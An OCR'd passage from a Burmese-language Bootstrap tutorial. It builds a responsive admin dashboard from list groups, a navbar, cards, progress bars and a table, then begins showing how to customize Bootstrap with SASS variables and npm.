      <span class="list-group-item disabled d-none d-lg-block">
            <small>ACTIONS</small>
      </span>
      <a href="#" class="list-group-item list-group-item-action">
            <i class="fas fa-user"></i>
            <span class="d-none d-lg-inline">New User</span>
      </a>

      <a href="#" class="list-group-item list-group-item-action">
            <i class="fas fa-edit"></i>
            <span class="d-none d-lg-inline">Update Data</span>
      </a>
      <a href="#" class="list-group-item list-group-item-action">
            <i class="far fa-calendar-alt"></i>
            <span class="d-none d-lg-inline">Add Events</span>
      </a>
</div>
```


ရေးရမယ့်ကုဒ်တွေများပေမယ့် ကြိုးစားပြီးရေးပေးပါ။ များများရေးမှပဲ အလေ့အကျင့်ရပြီး မြန်မြန် ကျွမ်းကျင်မှာပါ။ တစ်ကယ်တော့ ကုဒ်တွေသာများနေတာပါ အဆန်းအပြားတော့ မပါပါဘူး။ အများစုက ကြိုတင်လေ့လာခဲ့ကြပြီးသား လုပ်ဆောင်ချက်တွေပါပဲ။ ထူးခြားချက်အနေနဲ့ List Group တွေမှာ `text-center` လို့ ပြောထားတဲ့အတွက် စာတွေကို Center Alignment နဲ့ပြပါလိမ့်မယ်။ ဒါပေမယ့် `text-lg-left` လို့ပြောထားတဲ့အတွက် Large Screen တွေမှာတော့ Left Alignment နဲ့ပြမှာဖြစ်ပါတယ်။ Screen သေးသွားလို့ စာတွေကိုဖျောက်ပြီး Icon တွေချည်းပြတဲ့အခါ အလယ်မှာပြမှ ကြည့်ကောင်းမှာပါ။

ပြီးတဲ့အခါ List Group နဲ့ List Item တွေအတွက် `<ul><li>` ကိုမသုံးပါဘူး။ `<div><a>` ကိုသုံးထားပါတယ်။ နှိပ်လို့ရတဲ့ Link တွေဖြစ်စေချင်လို့ပါ။ နှိပ်လို့ရတဲ့ Link မှန်းပေါ်လွင်အောင် List Item တွေမှာ

`list-group-item-action` လို့ခေါ်တဲ့ Class တွဲထည့်ပေးထားတာကို သတိပြုပါ။ ကိုယ်တိုင် ပါရင် တစ်မျိုး၊ မပါရင်တစ်မျိုး စမ်းကြည့်နိုင်ပါတယ်။

Screen သေးတဲ့အခါ ဖျောက်ထားရမယ့် Element အားလုံးမှာ `d-none` Class ထည့်ပေးထားပါတယ်။ Screen ကြီးတဲ့အခါ ဖော်ပြစေဖို့အတွက် `d-lg-block` နဲ့ `d-lg-inline` တို့ကို သူ့နေရာနဲ့သူ သုံးပေးထားပါတယ်။ လေ့လာကြည့်လိုက်ပါ။

ဒီအဆင့်ထိရေးပြီးပြီဆိုရင် စစမ်းလို့ရပါပြီ။ ရေးထားတဲ့ HTML Document ကို Save ပြီး Browser တစ်ခုနဲ့ ဖွင့်ကြည့်လိုက်ရင် အခုလိုရလဒ်ကို တွေ့မြင်ရမှာပဲဖြစ်ပါတယ်။



လိုချင်တဲ့အတိုင်း Sidebar Navigation နဲ့ Content ဧရိယာအလွတ်တစ်ခုကို ရရှိနေခြင်းဖြစ်ပါတယ်။ ခေါင်းစီးတွေ Icon တွေအပြည့်အစုံပါသလို Responsive လုပ်ဆောင်ချက်လည်းပါလို့ Screen Size အကြီးအသေး အမျိုးမျိုးလည်း စမ်းလို့ရနေပါပြီ။ ဘာမှခက်ခက်ခဲခဲ သိပ်မလုပ်လိုက်ရဘဲ ရရှိနေခြင်း ဖြစ်ပါတယ်။


Step-3 – Horizontal Navbar

Main ဧရိယာအပေါ်ပိုင်းမှာ Navbar တစ်ခုဆက်ထည့်ကြပါမယ်။ `<main>` အဖွင့်အပိတ်အတွင်းမှာ ဒီလို ရေးထည့်ပေးပါ။

HTML

```
<nav class="navbar navbar-expand-lg navbar-light bg-light">

      <div class="flex-fill"></div>

      <ul class="navbar-nav">
            <li class="nav-item dropdown">
                  <a href="#" class="nav-link dropdown-toggle"
                        data-bs-toggle="dropdown">
                        <i class="fas fa-user-circle"></i>
                  </a>

                  <ul class="dropdown-menu dropdown-menu-end">
                      <li>
                        <a href="#" class="dropdown-item">User Profile</a>
                      </li>
                      <li>
                        <a href="#" class="dropdown-item">Logout</a>
                      </li>
                  </ul>
            </li>
            <li class="nav-item">
                  <a href="#" class="nav-link"><i class="fas fa-cog"></i></a>
            </li>
      </ul>
</nav>
```

ထူးခြားချက်အနေနဲ့ Menu ကို ညာဘက်ခြမ်းမှာ ကပ်ပေါ်စေချင်လို့ `flex-fill` Element အလွတ်တစ်ခု ထည့်ထားပေးတာကို သတိပြုပါ။ တခြားနည်းတွေ ရှိပေမယ့်၊ ဒီနည်းရှိကြောင်း သိစေချင်လို့ ထည့်ပေးထားတာပါ။ ဒါကြောင့် Dropdown အပါအဝင် Menu က အခုလို ညာဘက်ကပ် ဖော်ပြနေမှာပါ။



တစ်ဖြည်းဖြည်းနဲ့ ရုပ်လုံးပေါ်လာပါပြီ။ Main ဧရိယာထဲမှာ လိုချင်တဲ့ Block လေးတွေကို Card Component တွေဆက်ပြီး ထည့်ကြပါမယ်။

Step-4 – Alert & Stat Blocks

လိုချင်တဲ့ လုပ်ဆောင်ချက်တွေ ထပ်ထည့်ဖို့အတွက် Main ဧရိယာထဲမှာ နောက်ထပ် Layout တစ်ခုထပ်လိုပါတယ်။ ဒါကြောင့် Container တစ်ခုကို Navbar အောက်မှာ အခုလိုကပ်ထည့်ပေးပါ။

HTML

```
<div class="container-fluid mt-3 p-4">

</div>
```

Navbar နဲ့ နည်းနည်းခွာပြစေချင်လို့ Margin Top ထည့်ထားပြီး အထဲက Element တွေကို ဘောင်ကနေ ခွာပြစေချင်လို့ Padding လည်းထည့်ထားပါတယ်။ အဲ့ဒီ Container ထဲမှာ Alert Component တစ်ခုကို အခုလို ဆက်ထည့်လိုက်ပါ။

HTML

```
<div class="row mb-3">
      <div class="col">
            <div class="alert alert-info">
                  <i class="fas fa-download me-2"></i> A new version of admin
                  dashboard is released. <a href="#">Download Now!</a>
            </div>
      </div>
</div>
```

row တစ်ခုအတွင်းထဲမှာ အပြည့်နေရာယူထားတဲ့ col တစ်ခုနဲ့ ထည့်ပေးထားတာပါ။ ပြီးတဲ့အခါ သူ့အောက်မှာ Stat Blocks လေးတွေကို နောက် row တစ်ခုနဲ့ အခုလို ဆက်ထည့်ပေးလိုက်ပါ။


HTML

```
<div class="row flex-column flex-lg-row">
      <h2 class="h6 text-white-50">QUICK STATS</h2>
      <div class="col">
            <div class="card mb-3">
                  <div class="card-body">
                        <h3 class="card-title h2">1,250</h3>
                        <span class="text-success">
                              <i class="fas fa-chart-line"></i>
                              Daily visitors
                        </span>
                  </div>
            </div>
      </div>
      <div class="col">
            <div class="card mb-3">
                  <div class="card-body">
                        <h3 class="card-title h2">8,210</h3>
                        <span class="text-success">
                              <i class="fas fa-chart-line"></i>
                              Weekly visitors
                        </span>
                  </div>
            </div>
      </div>
      <div class="col">
            <div class="card mb-3">
                  <div class="card-body">
                        <h3 class="card-title h2">12,560</h3>
                        <span class="text-success">
                              <i class="fas fa-chart-line"></i>
                              Monthly visitors
                        </span>
                  </div>
            </div>
      </div>
      <div class="col">
            <div class="card mb-3">
                  <div class="card-body">
                        <h3 class="card-title h2">102,250</h3>
```

```
                        <span class="text-success">
                            <i class="fas fa-chart-line"></i>
                            Yearly visitors
                        </span>
                    </div>
                </div>
            </div>
        </div>
```

သူလည်းပဲ ပြချင်တာများလို့ ရေးရတာများပေမယ့် အထူးအဆန်းမပါပါဘူး။ `row` အတွင်းမှာ `col` (၄) ခုရှိပြီး `col` တစ်ခုစီအတွင်းမှာ Card Component တွေထည့်ထားတာပါ။ ထူးခြားချက်ဆိုလို့ Screen သေးရင် `flex-column` နဲ့ အပေါ်အောက်စီပြခိုင်းပြီး `flex-lg-row` နဲ့ Screen ကြီးတဲ့အခါ ဘေးတိုက်စီပြီး ပြခိုင်းထားပါတယ်။

ဒီအဆင့်မှာ ရလဒ်ကိုကြည့်လိုက်ရင် အခုလိုပုံစံဖြစ်နေပါပြီ။



တော်တော်လေး ပြည့်စုံနေပါပြီ။ ရေးနည်းအရ မခက်ပါဘူး။ ဘာလေးနဲ့ဘယ်လို ပေါင်းစပ် ဖန်တီးရင် ကောင်းမလဲဆိုတာကို မြင်တတ်ဖို့သာလိုတာပါ။ မြင်တတ်ဖို့ ဆိုတာကတော့ အခုလို နမူနာတွေအပါအဝင် လက်တွေ့တွေ များများလုပ်ပေးရင် တစ်ဖြည်းဖြည်း ရလာပါလိမ့်မယ်။

Step-5 – Location & Data Blocks

နောက်ထပ် `col` (၂) ခုပါတဲ့ `row` တစ်ခုထပ်ထည့်ပြီး လက်စသတ်လိုက်ကြပါမယ်။ ဒီလိုရေးထည့်ပေးပါ။

HTML

```
<div class="row mt-4 flex-column flex-lg-row">

      <div class="col">
            <h2 class="h6 text-white-50">LOCATION</h2>

            <div class="card mb-3" style="height: 280px">
                  <div class="card-body">
                        <small class="text-muted">Regional</small>
                        <div class="progress mb-4 mt-2" style="height: 5px">
                              <div class="progress-bar
                                    bg-success w-25"></div>
                        </div>
                        <small class="text-muted">Global</small>
                        <div class="progress mb-4 mt-2" style="height: 5px">
                              <div class="progress-bar
                                    bg-primary w-75"></div>
                        </div>
                        <small class="text-muted">Local</small>
                        <div class="progress mb-4 mt-2" style="height: 5px">
                              <div class="progress-bar
                                    bg-warning w-50"></div>
                        </div>

                        <small class="text-muted">Internal</small>
                        <div class="progress mb-4 mt-2" style="height: 5px">
                              <div class="progress-bar bg-danger w-25"></div>
                        </div>
                  </div>
            </div>

      </div>

      <div class="col">
            <h2 class="h6 text-white-50">DATA</h2>

            <div class="card mb-3" style="height: 280px">
                  <div class="card-body">
                        <div class="text-end">
                              <button class="btn btn-sm
                                          btn-outline-secondary">
                                    <i class="fas fa-search"></i>
                              </button>
                              <button class="btn btn-sm
                                          btn-outline-secondary">
                                    <i class="fas fa-sort-amount-up"></i>
                              </button>
                              <button class="btn btn-sm
                                    btn-outline-secondary">
                                    <i class="fas fa-filter"></i>
                              </button>
                        </div>
```

```
                        <table class="table">
                                <tr>
                                        <th>ID</th>
                                        <th>Age Group</th>
                                        <th>Data</th>
                                        <th>Progress</th>
                                </tr>
                                <tr>
                                        <td>1</td>
                                        <td>20-30</td>
                                        <td>19%</td>
                                        <td>
                                                <i class="fas fa-chart-pie"></i>
                                        </td>
                                </tr>
                                <tr>
                                        <td>2</td>
                                        <td>30-40</td>
                                        <td>40%</td>
                                        <td>
                                                <i class="fas fa-chart-bar"></i>
                                        </td>
                                </tr>
                                <tr>
                                        <td>3</td>
                                        <td>40-50</td>
                                        <td>20%</td>
                                        <td>
                                                <i class="fas fa-chart-line"></i>
                                        </td>
                                </tr>
                                <tr>
                                        <td>4</td>
                                        <td>>50</td>
                                        <td>11%</td>
                                        <td>
                                                <i class="fas fa-chart-pie"></i>
                                        </td>
                                </tr>
                        </table>
                </div>
        </div>

    </div>

</div>
```

သူ့မှာလည်း `flex-column` နဲ့ `flex-lg-row` ကိုတွဲပြီး Responsive လုပ်ဆောင်ချက် ထည့်ထားပါတယ်။ Component အနေနဲ့ ရှေ့နမူနာမှာ မပြောခဲ့တာလေးတစ်ခု ပါနေပါတယ်။ Progress Component ပါ။ Progress ဆိုတာ အလုပ်တစ်ခုခုလုပ်နေစဉ် ပြီးစီးမှုအခြေအနေကို ပြတဲ့ Component ဆိုတော့ JavaScript နဲ့တွဲမသုံးရင် သိပ်အဓိပ္ပါယ်မရှိလို့ ထည့်မပြောခဲ့တာပါ။ ဒီနေရာမှာတော့ အသွင်အပြင်ဖော်ပြပုံအရ သင့်တော်နေလို့ ထည့်သုံးထားပါတယ်။ ရေးနည်းကမခက်ပါဘူး။ ဒီလိုပါ –

HTML

```
<div class="progress">
    <div class="progress-bar bg-danger"></div>
</div>
```

ပင်မ Element ကို `progress` လို့ပေးပြီး အထဲမှာ `progress-bar` ထည့်ပေးလိုက်ယုံပါဘဲ။ Bar ရဲ့ အရောင်ကိုသာ ကိုယ်လိုချင်တဲ့ `bg-{color}` နဲ့ တွဲသုံးရတာပါ။ Bar ရဲ့ အမြင့်နဲ့အရှည်အတွက် `width, height` Property တွေကိုသုံးပြီး ကိုယ်လိုသလောက် ပေးထားလို့ရပါတယ်။


ဒီ Row ထဲမှာ Card နှစ်ခုပါပြီး တစ်ခုနဲ့တစ်ခု ညီစေဖို့အတွက် Inline Style ကိုသုံးပြီး `height` တွေ သတ်မှတ်ပေးတာကို သတိပြုပါ။ ပြီးတော့ Progress Bar တွေကို ပါးပါးလေးပဲ ပေါ်စေချင်လို့ `height` တွေသတ်မှတ်ပေးထားပါတယ်။ Width အတွက်တော့ `w-` Utility Class တွေကိုသုံးထားပါတယ်။

အားလုံးစုံသွားပါပြီ။ အောက်ဆုံးမှာ Footer လေးတစ်ခုအခုလိုထပ်ထည့်ပေးလိုက်ပါ။

HTML

```
<footer class="text-center py-4 text-muted">
    &copy; Copyright 2020
</footer>
```

အခုဆိုရင်ကျွန်တော်တို့ နမူနာလုပ်ကြည့်ချင်တဲ့ Admin Dashboard UI လေး ပြည့်စုံသွားပါပြီ။ အခုနေစမ်းကြည့်ရင်ရမယ့် နောက်ဆုံးရလဒ်ကတော့ ဒီလိုဖြစ်မှာပါ။



ဟိုးအပေါ်မှာလည်း ရမယ့်ရလဒ်ကို ကြိုပြခဲ့ပြီးသားပါ။ Responsive လုပ်ဆောင်ချက် တစ်ခါထဲ ထည့်ထားလို့ Screen Size ကို ပြောင်းပြီးတော့လည်း စမ်းကြည့်နိုင်ပါတယ်။

ဒီနမူနာလေးကို လုပ်ကြည့်လိုက်တဲ့အတွက် Bootstrap ရဲ့လုပ်ဆောင်ချက်တွေကို နားလည်ယုံသာမကလက်တွေ့အသုံးချတဲ့ အလေ့အကျင့်လေး တစ်ခုကိုပါ ရရှိသွားလိမ့်မယ်လို့ မျှော်လင့်ပါတယ်။

ရေးသားထားပြီးကုဒ်နမူနာကို Download ရယူလိုရင်တော့ ဒီလိပ်စာမှာ ရယူနိုင်ပါတယ်။

- https://github.com/eimg/bootstrap-book

အခန်း (၁၀) – Customizing Bootstrap

လက်ရှိမှာ Component တွေ Layout တွေကို အသုံးပြုတဲ့အခါ Bootstrap ကပေးထားတဲ့အတိုင်း အသုံးပြုနေခြင်း ဖြစ်ပါတယ်။ အကယ်၍များ ဆန္ဒရှိတယ်ဆိုရင် Bootstrap ကို ကိုယ့်စိတ်တိုင်းကျလည်း Customize လုပ်ထားလို့ ရနိုင်ပါတယ်။ SASS နည်းပညာကို အသုံးပြုပြီး Customize လုပ်ရတာပါ။

ဒီနေရာမှာ SASS အကြောင်း အပါအဝင် Customize လုပ်ပုံ အသေးစိတ်ကို ထည့်သွင်းမဖော်ပြနိုင်ပေမယ့်၊ Bootstrap ကို Customize လုပ်ချင်ရင် ဘယ်လိုလုပ်ရသလဲဆိုတာ စာဖတ်သူတွေအိုင်ဒီယာရစေဖို့အတွက် အကျဉ်းလောက်တော့ ထည့်သွင်းဖော်ပြချင်ပါတယ်။ ကြိုးစားပြီး လိုက်လုပ်ကြည့်ပါ။

Step-1 – Install Node

ပထမဆုံးအနေနဲ့ Node ကို Install လုပ်ထားဖို့လိုပါလိမ့်မယ်။ ပရောဂျက်တည်ဆောက်တာတွေ SASS ကုဒ်တွေကို CSS ကုဒ်ဖြစ်အောင် Compile လုပ်တာတွေကို Node ကနေတစ်ဆင့် လုပ်ရမှာမို့လို့ပါ။ ဒီလိပ်စာမှာ Download လုပ်လို့ရနိုင်ပါတယ်။

- https://nodejs.org

Download လုပ်ပြီးရင် Install လုပ်လိုက်ပါ။ Install လုပ်ပြီးသွားတဲ့အခါ Node နဲ့အတူ NPM လို့ခေါ်တဲ့ နည်းပညာ တစ်ခါထဲ ပါဝင်သွားပါလိမ့်မယ်။ NPM အကြောင်း အကျဉ်းချုပ်ကို ရှေ့ပိုင်းမှာပြောထားပြီးသားပါ။ နောက်အပိုင်းတွေမှာလည်း ဆက်လက်ဖော်ပြပါဦးမယ်။ ဒီနေရာမှာတော့ လိုအပ်တဲ့ Command တစ်ခုနှစ်ခုကိုပဲ ရွေးကြည့်ချင်ပါတယ်။

Step-2 – Create Project Folder

ပရောဂျက်ဖိုဒါတစ်ခုကို မိမိနှစ်သက်ရာအမည်နဲ့ဆောက်လိုက်ပါ။ ဥပမာ - `theme` ဆိုကြပါစို့။ ပြီးတဲ့အခါ အထဲမှာ `scss` နဲ့ `css` ဆိုတဲ့ ဖိုဒါနှစ်ခုတည်ဆောက်လိုက်ပါ။ `index.html` ဖိုင်ကို အပြင်မှာ တည်ဆောက်ပြီး `custom.scss` အမည်နဲ့ဖိုင်တစ်ခုကို `scss` ဖိုဒါထဲမှာ တည်ဆောက်လိုက်ပါ။ ဖွဲ့စည်းပုံက ဒီလိုပါ။

```
theme/
    |- css/
    |- scss/
    |    |- custom.scss
    |- index.html
```

Step-3 – Install Bootstrap & SASS

တည်ဆောက်ထားတဲ့ ပရောဂျက်ဖိုဒါထဲမှာ Command Prompt (သို့) Terminal ကိုဖွင့်လိုက်ပါ။ ပြီးရင် ဒီ Command ကို Run ပေးပါ။

```
npm init -y
```

ဒါဟာ လက်ရှိပရောဂျက်ဖိုဒါကို NPM ပရောဂျက်ဖြစ်အောင် ပြောင်းလိုက်တာပါ။ ပြီးတဲ့အခါ ဒီ Command နဲ့ Bootstrap ရော SASS ကိုပါ Install လုပ်လိုက်ပါ။

```
npm install bootstrap sass
```

အခုချိန်မှာ ပရောဂျက်ဖိုဒါရဲ့ ဖွဲ့စည်းပုံက ဒီလိုဖြစ်နေပါလိမ့်မယ်။

```
theme/
    |- node_modules/
    |    |- bootstrap/
    |    |- sass/
    |- css/
    |- scss/
    |    |- custom.scss
    |- index.html
    |- package.json
```

`package.json` ဆိုတဲ့ ဖိုင်ဟာ `npm init` ကို Run လိုက်လို့ ပါဝင်သွားတဲ့ဖိုင်ဖြစ်ပြီး `npm install` နဲ့ Install လုပ်လိုက်တဲ့ Bootstrap နဲ့ SASS တို့ကတော့ `node_modules` ဆိုတဲ့ဖိုဒါထဲကို ရောက်ရှိသွားခြင်းဖြစ်ပါတယ်။ ဒါဆိုရင် Bootstrap ကို စတင် Customize လုပ်ဖို့အတွက် အသင့်ဖြစ်ပါပြီ။

Step-4 – Writing Customization Code

`scss/custom.scss` ဖိုင်ကိုဖွင့်ပြီး အခုလိုရေးပေးလိုက်ပါ။

SCSS

```
$enable-rounded: false;
$primary: #6610f2;
$secondary: #d63384;
$success: #20c997;
$warning: #fd7e14;

@import "../node_modules/bootstrap/scss/bootstrap";

.note {
    margin: $spacer 0;
    padding: $spacer;
    border: 1px solid $warning;
    border-left: 5px solid $warning;
}
```

Bootstrap က အလွယ်တစ်ကူပြင်လို့ရအောင် ကြိုရေးပေးထားတဲ့ Variable တွေရှိပါတယ်။ အဲ့ဒီ Variable တွေထဲက `$enable-rounded` ဆိုတဲ့ Variable တန်ဖိုးကို `false` လို့ပေးလိုက်တဲ့အတွက်၊ Button တွေ List Group တွေ Card တွေမှာ ထောင့်ကွေးလေးတွေ မပါတော့ဘဲ ရိုးရိုးလေးထောင်နဲ့ပဲ ဖော်ပြပေးတော့မှာပါ။

ပြီးတဲ့အခါ Color Variable တွေကိုလည်း ကိုယ်ကြိုက်တဲ့အရောင်နဲ့ ပြောင်းပေးထားပါတယ်။ `$primary` ဟာ မူလက အပြာရောင်ပါ။ အခုတော့ ခရမ်းရောင်နဲ့ ပြောင်းပေးထားပါတယ်။ `$secondary` ဟာ မူလက မှိန်တဲ့အရောင်ပါ။ အခုတော့ ပန်းရောင်နဲ့ ပြောင်းပေးထားပါတယ်။ `$success` ကိုလည်း မတူကွဲပြားတဲ့ အစိမ်းရောင်တစ်မျိုးနဲ့ ပြောင်းထားပြီး `$warning` ကို အဝါအစား လိမ္မော်ရောင်နဲ့ အစားထိုးထားပါတယ်။ Color ကုဒ်တွေနေရာမှာ ကိုယ်ကြိုက်တဲ့အရောင်ကို ကိုယ်ကြိုက်တဲ့ Format နဲ့ပေးနိုင်ပါတယ်။ ပြီးတဲ့အခါ `@import` နဲ့ ပင်မ Bootstrap SCSS Source Code ကို ချိတ်ယူထားပါတယ်။ ဒီတော့မှ ဒီဖိုင်

ကို CSS ပြောင်းလိုက်ရင် မူလ Bootstrap SCSS ကုဒ်တွေကို ကိုယ်ဖြည့်ရေးပေးထားတဲ့ ကုဒ်တွေနဲ့ ပေါင်းစပ်ပေးသွားမှာပါ။ Bootstrap Variable တန်ဖိုးတွေကို ပြောင်းချင်ရင် Import မလုပ်ခင် ရေးပေးရပါတယ်။ Import လုပ်ပြီးမှ ဆက်ရေးထားတဲ့ ကုဒ်တွေကတော့ Bootstrap ကို ပြင်တာ မဟုတ်တော့ဘဲ ကိုယ့်ဘာသာ ထပ်ဖြည့်ထားတဲ့ လုပ်ဆောင်ချက်တွေပါ။

နမူနာမှာ `note` Class အတွက် Style တစ်ချို့ရေးထားပေးပါတယ်။ `$spacer` ဆိုတာ Bootstrap Variable ပါပဲ။ Default Value `1rem` လို့ သတ်မှတ်ထားပါတယ်။ ဆန္ဒရှိရင် ပြင်လို့ရပါတယ်။ အခုက၊ ပြင်ထားတာ မဟုတ်ပါဘူး။ ယူသုံးထားတာပါ။ `note` Component အတွက် `margin` နဲ့ `padding` ကို `$spacer` ရဲ့တန်ဖိုးအတိုင်းပဲ ယူလိုက်တာပါ။ ဒါကြောင့်နောက်ပိုင်း `$spacer` တန်ဖိုးပြောင်းလိုက်ရင် ဒီတန်ဖိုးတွေလည်း လိုက်ပြောင်းသွားမှာပါ။

တော်ပါပြီ။ နမူနာအနေနဲ့ ဒီလောက်ပဲ စမ်းမှာပါ။ တစ်ကယ်တမ်း လုပ်မယ်ဆိုရင်တော့ လုပ်လို့ရတာတွေ အများကြီးပါ။ နောက် အသင့်ဖြစ်ပြီဆိုတော့မှ Bootstrap Documentation မှာ ဆက်လေ့လာလိုက်ပါ။

Step-5 – Compiling and Using

ရေးထားတဲ့ Custom SCSS ကုဒ်တွေကို CSS ပြောင်းကြပါမယ်။ ဒါကြောင့် ပရောဂျက်ဖိုဒါထဲမှာ ဒီ Command ကို Run ပေးပါ။

```
npx sass scss/custom.scss css/custom.css
```

